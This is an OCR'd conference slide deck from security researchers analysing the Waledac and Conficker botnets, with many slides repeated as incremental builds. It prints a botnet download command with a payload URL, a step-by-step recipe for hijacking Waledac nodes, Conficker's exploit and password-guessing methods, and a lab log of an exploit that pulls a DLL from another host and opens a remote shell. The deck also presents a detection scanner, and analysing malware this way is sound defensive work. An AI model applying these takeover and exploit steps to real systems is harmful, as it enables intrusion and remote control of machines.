v8z42D1WW_oTQkw3oVEwOwbY
4gNk2XCTyEP75ROBNadRua9u
zmIr2Ddngy3TSARQ_l-xx3Wa
dG9WFUeTX-4ttu_JQ521lvlw
TG-JnPgkgjuwbXLUVbjKJaTk
MSo_UCHOMfHlAoY33PEQxejA
vLfKj6APlgwROoyFtoG2QtoY
qUP-_6brXuotg5FRBP44sUNi
DKhezbAuDJvtnQ_MuAK3WXXF
...
jIGlMuXGlGX_JdHChI9oMZ8D
H9azFOAwC7lwKjvEXLmTGSkx
_5ckECHMwZ4wNAGULekE46yU
JXVp6w_VkCK1Aqd2ZdqsUFNa
j5XrmWMVBukwOOjD76IoZqpa
s0xhFA3FCTvpm5MQyxWaASA
```

So What's in the XML?

The Bootstrapping Process

- Waledac bootstraps by contacting peers from a hardcoded list
- The first step is to send a 1024 bits RSA public key
  - The X.509 Certificates are generated on-the-fly
  - Therefore they have to be self-signed
- The response contains a base64 encoded, RSA encrypted session key
- All further traffic is AES encrypted with that key
- Some example session keys:
  - `9837b5d73b8ae670`
  - `9837b5d73b8ae670`
  - `9837b5d73b8ae670`
  - `9837b5d73b8ae670`
  - `9837b5d73b8ae670`
  - `9837b5d73b8ae670`

An Online Waledac Traffic Decoder


universitätbonn
Institute of Computer Science IV
Communication and Distributed Systems
WaleDecoder (Prototype)

WaleDecoder

F. Leder - T. Werner

Result:

```
Type: 0xff
Length: 692
<lm><t>getkey</t><v>27</v><i>7c27ef46f1118a1fd32af12c1c3abc19</i><r>0</r><props><p n="cert">-----BEGIN CERTIFICATE-----
MIIBvjCCASegAwIBAgIBADANBgkqhkiG9w0BAQQFADAlMQswCQYDVQQGEwJVSzEW
MBQGA1UEAxMNT3BlblNTTCBHcm9lcDAeFw0w0DEyMjkyMzIlNTNaFw0w0TEyMjky
MzIlNTNaMCUxCzAJBgNVBAYTAlVLMRYwFAYDVQQDEwlPcGVuU1NMIEdyb3VwMIGf
MA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCpFoGwWxIQlUJVIIE6XhrwfWjbN0gv
20pShsXl/W3y8d9lB/Krp8UXv97CiThwgw3RHdVbtl6WYEx6D3jsoElnBXI4a3Eo
cUYm0g7A7Q6AiRlwha756Lw54tKxFdxXJwTQKevGUI4HFbovUg+fKSZkaBKnVo/U
dMb8mkk54ZsHVQIDAQABMA0GCSqGSIb3DQEBBAUAA4GBAE5BVPm0GLywn0/rMydZ
z3QV5RalzeTRZwGTDNAG9fPP34WYroScMSITjJozI9neCYdG9Yvoo4rPsHR3UB86
QW4flB4DTts+0CK8TfzQwuqhUz9jrclGqxvZHGdn4XmJxL+VY0RtcAfdbH+hjoWB
llkV0VDZP2ojvrmPTg8WmH++
-----END CERTIFICATE-----
</p></props></lm>
```

New Post

Input was:

```
a=_wAAArQsh0wGeawATkPSjmSVWco5Kv3WegNwXpHbpBCUkglD0Pwl6HksyCBzI3vup3-EiPQnJS50JrfQ
FlzNFsKzN40vqZmmx4ETRudtsIWFnrHwJP0Vb0xnN_hUbBfWx3br7nrrQT-usFww0k2k7tJKTvNtCX230Z
2l7cv8z42DlWW_oTQkw3oVEw0wbY4gNk2XCTyEP75R0BNadRua9uzmIr2Ddngy3TSARQ_l-xx3WadG9WFU
eTX-4ttu_JQ52llvlwTG-JnPgkgjuwbXLUVbjKJaTkMSo_UCH0MfHlAoY33PEQxejAvLfKj6APlgwR0oyF
toG2QtoYqUP-_6brXuotg5FRBP44sUNiDKhezbAuDJvtnQ_MuAK3WXXFBQmvIf6BVU7cAlK0tWhG0KKMoz
wspALiyEYhltixKM2DJhJzvdRlc2KY7lZZt0Rf7Rttm0jWitYcgHZHkNaIsxWqkRYpDWdiHTPcQRVqtwc_
ae5__x0lsRmzGBciz0hYFny06vn4oWhJpDbSoBm9BL_0cU0Bljvy0gPw07cG8LzvHvZgl6aXfkrAiAbq_r
8FuBA38b_2Miqvdo0SiiRlUdGEPNJuHBKQYPnUgU30G7yt5B9gky_bl2uI8eqAqdvgPbxBh54lG0hhqqIC
r5H8Hp-lKzlpZIgZ8Y37HQFqAJQ49k8w8A7PxBxa0FCB0v-HBWjIma2xxclMu_V2F2jqhWaUd0DXsZPQcr
U-lgaBUKz9RP6BlHwPBgADlEugHQES0_D7qkrw6FlDcriXKU9m0hQcAGDRvBH3mBAWwjIGlMuXGlGX_JdH
ChI9oMZ8DH9azF0AwC7lwKjvEXLmTGSkx_5ckECHMwZ4wNAGULekE46yUJXVp6w_VkCKlAqd2ZdqsUFNaj
5XrmWMVBukw00jD76IoZqpas0xhFA3FCTvpm5MQyxWaASA&b=AAAAAA
```

Decoding Traffic

A Closer Look


- Some messages contain `download` commands

A Decoded `notify` Message

```
Type: 0x2
Length: 337
<lm>
<v>27</v>
<t>notify</t>
<props><p n="ptr">bonn-007.pool.t-online.de</p>
<p n="ip">93.137.206.86</p>
<p n="dns_ip">216.195.100.100</p>
<p n="smtp_ip">209.85.201.114</p>
<p n="http_cache_timeout">3600</p>
<p n="sender_threads">35</p>
<p n="sender_queue">2000</p>
<pn="short_logs">true</p>
<p n="commands">
<![CDATA[312|download|http://orldlovelife.com/mon.jpg]]>
</p></props>
<dns_zones></dns_zones><dns_hosts></dns_hosts>
<socks5></socks5><dos></dos><filter></filter></lm>
```

The Downloaded File

A Jpeg?



A Look Under His Panties

- More data right after the Californian Governour's portrait
- An educated guess revealed a portable executable XORed with `0xED`
- No digital signatures are used

Waledac Takeover in 5 Easy Steps

The Recipe

1. Take the binary you want to execute and XOR it with `0xED`
2. Append it to a beautiful Jpeg
3. Start a Waledac instance and become repeater
   - May use the built-in command line switch `-r`
4. Intercept communication with other peers
5. Inject an update command for your own crafted Jpeg

Speedup

- You may want to run a Waledac tracker to identify other peers
- The DNS fast-flux network is a nice starting point

Aiming Higher


Conficker

Conficker

Conficker Facts

- Conficker, Downadup, Kido
- First seen: November 2008
- 4 (5) different versions since, each introduces new enhancements
- Size (March 8th, 2010): **6.284.835 + 206.531**

Infection Tracking




Source: Conficker Working Group

Conficker's Formula for Success

Spreading Vector I: DLL Injection

- Exploit: `NetpwPathCanonicalize()` with specially crafted path string




svchost.exe

```
for (i=0; i<0xbadc0ded; ++i) {
    kill(0xcafebabe);
}
...
```

Conficker's Formula for Success

Spreading Vector I: DLL Injection

- Exploit: `NetpwPathCanonicalize()` with specially crafted path string
    - RPC corrupts memory




```
for (i=0; i<0xbadc0ded; ++i) {
    kill(0xcafebabe);
}
...
```

Conficker's Formula for Success

Spreading Vector I: DLL Injection

- Exploit: `NetpwPathCanonicalize()` with specially crafted path string

  - RPC corrupts memory
  - Injected shellcode executes
    - `UrlDownloadToFile()`
    - `LoadLibraryA()`




```
for (i=0; i<0xbadc0ded; ++i) {
    kill(0xcafebabe);
}
...
```

```
self-decrypting shellcode
...
UrlDownloadToFile("x.dll");
LoadLibraryA("x.dll");
```

Conficker's Formula for Success

Spreading Vector I: DLL Injection

- Exploit: `NetpwPathCanonicalize()` with specially crafted path string
  - RPC corrupts memory
  - Injected shellcode executes
    - `UrlDownloadToFile()`
    - `LoadLibraryA()`
  - Downloaded DLL mapped into `svchost.exe`



```
for (i=0; i<0xbadc0ded; ++i) {
    kill(0xcafebabe);
}
...
```

```
self-decrypting shellcode
...
UrlDownloadToFile("x.dll");
LoadLibraryA("x.dll");
```


Conficker's Formula for Success

Spreading Vector I: DLL Injection

- Exploit: `NetpwPathCanonicalize()` with specially crafted path string

    - RPC corrupts memory
    - Injected shellcode executes
        - `UrlDownloadToFile()`
        - `LoadLibraryA()`
    - Downloaded DLL mapped into `svchost.exe`
    - New Conficker thread with `SYSTEM` privileges

    ⇒ 0wned!




```
for (i=0; i<0xbadc0ded; ++i) {
    kill(0xcafebabe);
}
...
```

```
self-decrypting shellcode
...
UrlDownloadToFile("x.dll");
LoadLibraryA("x.dll");
```

Conficker's Formula for Success

Spreading Vector II: Removable Devices

- Autorun feature
- Specially crafted user dialogue
- First entry executes Conficker
  - Would you have clicked it?
- Security measures on the network level don't help at all



AutoPlay

KINGSTON (M:)

☐ Always do this for software and games:

Install or run program

Open folder to view files
Publisher not specified

General options

Open folder to view files
using Windows Explorer

Speed up my system
using Windows ReadyBoost

Set AutoPlay defaults in Control Panel

Conficker's Formula for Success


Spreading Vector III: Network Management RPC Functions

1. `NetServerEnum()`
   - Lists all machines in a Windows domain
2. `NetUserEnum()`
   - Provides information about all users on a remote system...
   - ...but no passwords. Conficker tries to guess them:
     - Password = User
     - Password = UserUser
     - Password = resU
     - Pick password from a hardcoded list with 250 entries
3. Place a copy in `$ADMIN\System32`
4. `NetScheduleJobAdd()`
   - Submits a job to run at a specified future time and date

Commanding Conficker

Conficker's C&C Mechanism

- No built-in command protocol
- Commands are pushed as updates
- Conficker generates DNS names as rendezvous points
  - Predicable algorithm
  - HTTP download attempt if active
  - You've probably heard about April 1st. . .




	Conficker.A	Conficker.B	Conficker.C
Domains/day	250	250	50.000
Name length	8–11	8–11	4–9
TLD suffixes	5	7	116

Commanding Conficker

Updates


- Most obvious approach: attacking the update process
- Updates are digitally signed ☹
  - Conficker.A
    - SHA1
    - RSA with a 1024 bit key
  - Later versions
    - MD6
    - RSA with two different 4096 bit keys
  - MD6 contained a buffer overflow
    - Not exploitable in Conficker
    - Fixed since version C anyway



A Vulnerability in Conficker Itself

Exploiting Conficker

- Conficker Takeover




```
tw@lab:~/cfe$ ./conficker-exploit.py 10.0.0.2 10.0.0.1:8080
[-] Injecting DLL from http://10.0.0.1:8080/hacked.dll
[-] Sending shellcode to 10.0.0.2
[-] Sent.
[*] Now waiting for the shell to start...
[*] Connecting to 10.0.0.2:4444
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>exit
exit
[*] Shutting down.

tw@lab:~/cfe$
```

Fancy Demo

Exploiting Conficker

Detection: A Conficker Network Scanner

Hooking Explained




```
5B86A259   8BFF          MOV EDI,EDI
5B86A25B   55            PUSH EBP
5B86A25C   8BEC          MOV EBP,ESP
5B86A25E   53            PUSH EBX
5B86A25F   8B5D 14       MOV EBX,DWORD PTR SS:[EBP+14]
5B86A262   56            PUSH ESI
5B86A263   57            PUSH EDI
5B86A264   33FF          XOR EDI,EDI
5B86A266   3BDF          CMP EBX,EDI
5B86A268   0F85 8EDE0000 JNZ NETAPI32.5B8780FC
```

```
for (i=0; i<0xbadc0ded; ++i) {
    kill(0xcafebabe);
}
...
```

Detection: A Conficker Network Scanner

Hooking Explained




```
5B86A259   8BFF          MOV EDI,EDI
5B86A25B   55            PUSH EBP
5B86A25C   8BEC          MOV EBP,ESP
5B86A25E   53            PUSH EBX
5B86A25F   8B5D 14       MOV EBX,DWORD PTR SS:[EBP+14]
5B86A262   56            PUSH ESI
5B86A263   57            PUSH EDI
5B86A264   33FF          XOR EDI,EDI
5B86A266   3BDF          CMP EBX,EDI
5B86A268   0F85 8EDE0000 JNZ NETAPI32.5B8780FC
```

```
for (i=0; i<0xbadc0ded; ++i) {
    kill(0xcafebabe);
}
...
```

```
5B86A259   8BFF          MOV EDI,EDI
5B86A25B   55            PUSH EBP
5B86A25C   8BEC          MOV EBP,ESP
```

Detection: A Conficker Network Scanner

Hooking Explained



svchost.exe

netapi32.dll

```
5B86A259 E9 A0B028A6   JMP 01AF52FE


5B86A25E   53            PUSH EBX
5B86A25F   8B5D 14       MOV EBX,DWORD PTR SS:[EBP+14]
5B86A262   56            PUSH ESI
5B86A263   57            PUSH EDI
5B86A264   33FF          XOR EDI,EDI
5B86A266   3BDF          CMP EBX,EDI
5B86A268   0F85 8EDE0000 JNZ NETAPI32.5B8780FC
```

```
for (i=0; i<0xbadc0ded; ++i) {
    kill(0xcafebabe);
}
...
```

kernel32.dll

advapi32.dll

ws2_32.dll


x.dll

pre-check

```
5B86A259   8BFF          MOV EDI,EDI
5B86A25B   55            PUSH EBP
5B86A25C   8BEC          MOV EBP,ESP
```

Detection: A Conficker Network Scanner

Hooking Explained




```
5B86A259 E9 A0B028A6   JMP 01AF52FE


5B86A25E   53            PUSH EBX
5B86A25F   8B5D 14       MOV EBX,DWORD PTR SS:[EBP+14]
5B86A262   56            PUSH ESI
5B86A263   57            PUSH EDI
5B86A264   33FF          XOR EDI,EDI
5B86A266   3BDF          CMP EBX,EDI
5B86A268   0F85 8EDE0000 JNZ NETAPI32.5B8780FC
```

```
for (i=0; i<0xbadc0ded; ++i) {
    kill(0xcafebabe);
}
...
```

```
5B86A259   8BFF          MOV EDI,EDI
5B86A25B   55            PUSH EBP
5B86A25C   8BEC          MOV EBP,ESP
```

Detection: A Conficker Network Scanner

Hooking Explained




```
5B86A259 E9 A0B028A6   JMP 01AF52FE


5B86A25E   53            PUSH EBX
5B86A25F   8B5D 14       MOV EBX,DWORD PTR SS:[EBP+14]
5B86A262   56            PUSH ESI
5B86A263   57            PUSH EDI
5B86A264   33FF          XOR EDI,EDI
5B86A266   3BDF          CMP EBX,EDI
5B86A268   0F85 8EDE0000 JNZ NETAPI32.5B8780FC
```

```
for (i=0; i<0xbadc0ded; ++i) {
    kill(0xcafebabe);
}
...
```

```
5B86A259   8BFF          MOV EDI,EDI
5B86A25B   55            PUSH EBP
5B86A25C   8BEC          MOV EBP,ESP
```

Detection: A Conficker Network Scanner

Hooking Explained



```
5B86A259 E9 A0B028A6   JMP 01AF52FE

5B86A25E   53            PUSH EBX
5B86A25F   8B5D 14       MOV EBX,DWORD PTR SS:[EBP+14]
5B86A262   56            PUSH ESI
5B86A263   57            PUSH EDI
5B86A264   33FF          XOR EDI,EDI
5B86A266   3BDF          CMP EBX,EDI
5B86A268   0F85 8EDE0000 JNZ NETAPI32.5B8780FC
```


```
for (i=0; i<0xbadc0ded; ++i) {
    kill(0xcafebabe);
}
...
```

```
5B86A259   8BFF          MOV EDI,EDI
5B86A25B   55            PUSH EBP
5B86A25C   8BEC          MOV EBP,ESP
```

Detection: A Conficker Network Scanner

Taking Advantage of the `NetpwPathCanonicalize` Hook

- Two checks for incoming path strings
  - Length ≥ 200?
  - `\..\` present?
- If either is true, return an error
- The error code is always `0x57` (`NT_STATUS_WERR_UNKNOWN_57`)
- A clean system would return `0x7b` (`NT_STATUS_WERR_INVALID_NAME`)



```
; Attributes: bp-based frame

; int __cdecl check_path(wchar_t *Str)
check_path proc near

var_1C= dword ptr -1Ch
ms_exc= CPPEH_RECORD ptr -18h
Str= dword ptr  8

push    0Ch
push    offset stru_9A2890
call    __SEH_prolog
mov     [ebp+var_1C], 1
xor     esi, esi
mov     [ebp+ms_exc.disabled], esi
cmp     [ebp+Str], esi
jz      short loc_9A52F1
```

```
push    offset a__        ; "\\..\\"
push    [ebp+Str]         ; Str
call    ds:wcsstr
pop     ecx
pop     ecx
test    eax, eax
jnz     short loc_9A52E5
```

```
push    [ebp+Str]         ; Str
call    ds:wcslen
pop     ecx
cmp     eax, 200
jbe     short loc_9A52F1
```


```
loc_9A52E5:
mov     [ebp+var_1C], esi
jmp     short loc_9A52F1
```

```
loc_9A52EE:
mov     esp, [ebp+ms_exc.old_esp]
```

```
loc_9A52F1:
or      [ebp+ms_exc.disabled], 0FFFFFFFFh
mov     eax, [ebp+var_1C]
call    __SEH_epilog
retn
check_path endp
```

Detection: A Conficker Network Scanner

Infection Scanning




Filter: srvsvc

```
No. .  Time                        Source      Destination  Protocol  Info
   21  2009-03-30 10:33:49.951879  172.16.1.1  172.16.1.3   SRVSVC    NetPathCanonicalize request
   22  2009-03-30 10:33:49.953679  172.16.1.3  172.16.1.1   SRVSVC    NetPathCanonicalize response, E
```

```
    Operation: NetPathCanonicalize (31)
    [Request in frame: 21]
    Max Count: 0
  ▽ Pointer to Pathtype (uint32)
      Pathtype: 2
    Windows Error: Unknown (0x5c450000)
    [Long frame (8 bytes)]
```

```
0020  01 01 01 bd da d5 b4 53  c8 77 59 9a c3 1f 80 18   .......S .wY.....
0030  f8 82 a3 4d 00 00 01 01  08 0a 00 00 07 70 00 02   ...M.... .....p..
0040  38 e7 00 00 00 60 ff 53  4d 42 25 00 00 00 00 80   8....`.S MB%.....
0050  01 00 00 00 00 00 00 00  00 00 00 00 00 00 00 08   ........ ........
0060  38 1b 00 08 00 00 0a 00  00 28 00 00 00 00 00 38   8....... .(.....8
0070  00 00 00 28 00 38 00 00  00 00 00 29 00 00 05 00   ...(.8.. ...)....
0080  02 03 10 00 00 00 28 00  00 00 01 00 00 00 10 00   ......(. ........
0090  00 00 00 00 00 00 02 00  00 00 00 00 45 5c 01 00   ........ ....E\..
00a0  00 00 7b 00 00 00                                  ..{...
```

Text item (), 8 bytes | Packets: 33 Displayed: 2 Marked: 0 | Profile: Default



Filter: srvsvc

```
No. .  Tim Source      Destination  Protocol  Info
   21  :   172.16.1.1  172.16.1.3   SRVSVC    NetPathCanonicalize request
   22  :   172.16.1.3  172.16.1.1   SRVSVC    NetPathCanonicalize response, Error: Unknown DOS error (
```

```
▽ Server Service, NetPathCanonicalize
    Operation: NetPathCanonicalize (31)
    [Request in frame: 21]
    Max Count: 0
  ▷ Pointer to Pathtype (uint32)
    Windows Error: Unknown (0x5c450000)
    [Long frame (8 bytes)]
```

```
0020  01 01 01 bd d4 7a 9a b6  93 76 36 df 7f 2f 80 18   .....z.. .v6../..
0030  f8 82 dc 3c 00 00 01 01  08 0a 00 00 03 88 00 0a   ...<.... ........
0040  70 1a 00 00 00 60 ff 53  4d 42 25 00 00 00 00 80   p....`.S MB%.....
0050  01 00 00 00 00 00 00 00  00 00 00 00 00 00 00 08   ........ ........
0060  ab 1d 00 08 00 00 0a 00  00 28 00 00 00 00 00 38   ........ .(.....8
0070  00 00 00 28 00 38 00 00  00 00 00 29 00 60 05 00   ...(.8.. ...).`..
0080  02 03 10 00 00 00 28 00  00 00 01 00 00 00 10 00   ......(. ........
0090  00 00 00 00 00 00 02 00  00 00 00 00 45 5c 01 00   ........ ....E\..
00a0  00 00 57 00 00 00                                  ..W...
```

Text item (), 8 bytes | Packets: 33 Displayed: 2 Marked: 0 | Profile: Default


```
$ ./scs2.py 10.0.0.2
Simple Conficker Scanner v2 - (C) Felix Leder, Tillmann Werner 2009

[INFECTED] 10.0.0.2: Windows 5.1 [Windows 2000 LAN Manager]:
Seems to be infected by Conficker B or C.
```

Conclusion

They fail, too.

EOF

Contact



Tillmann Werner

Giraffe Honeynet Project

http://giraffe.honeynet.org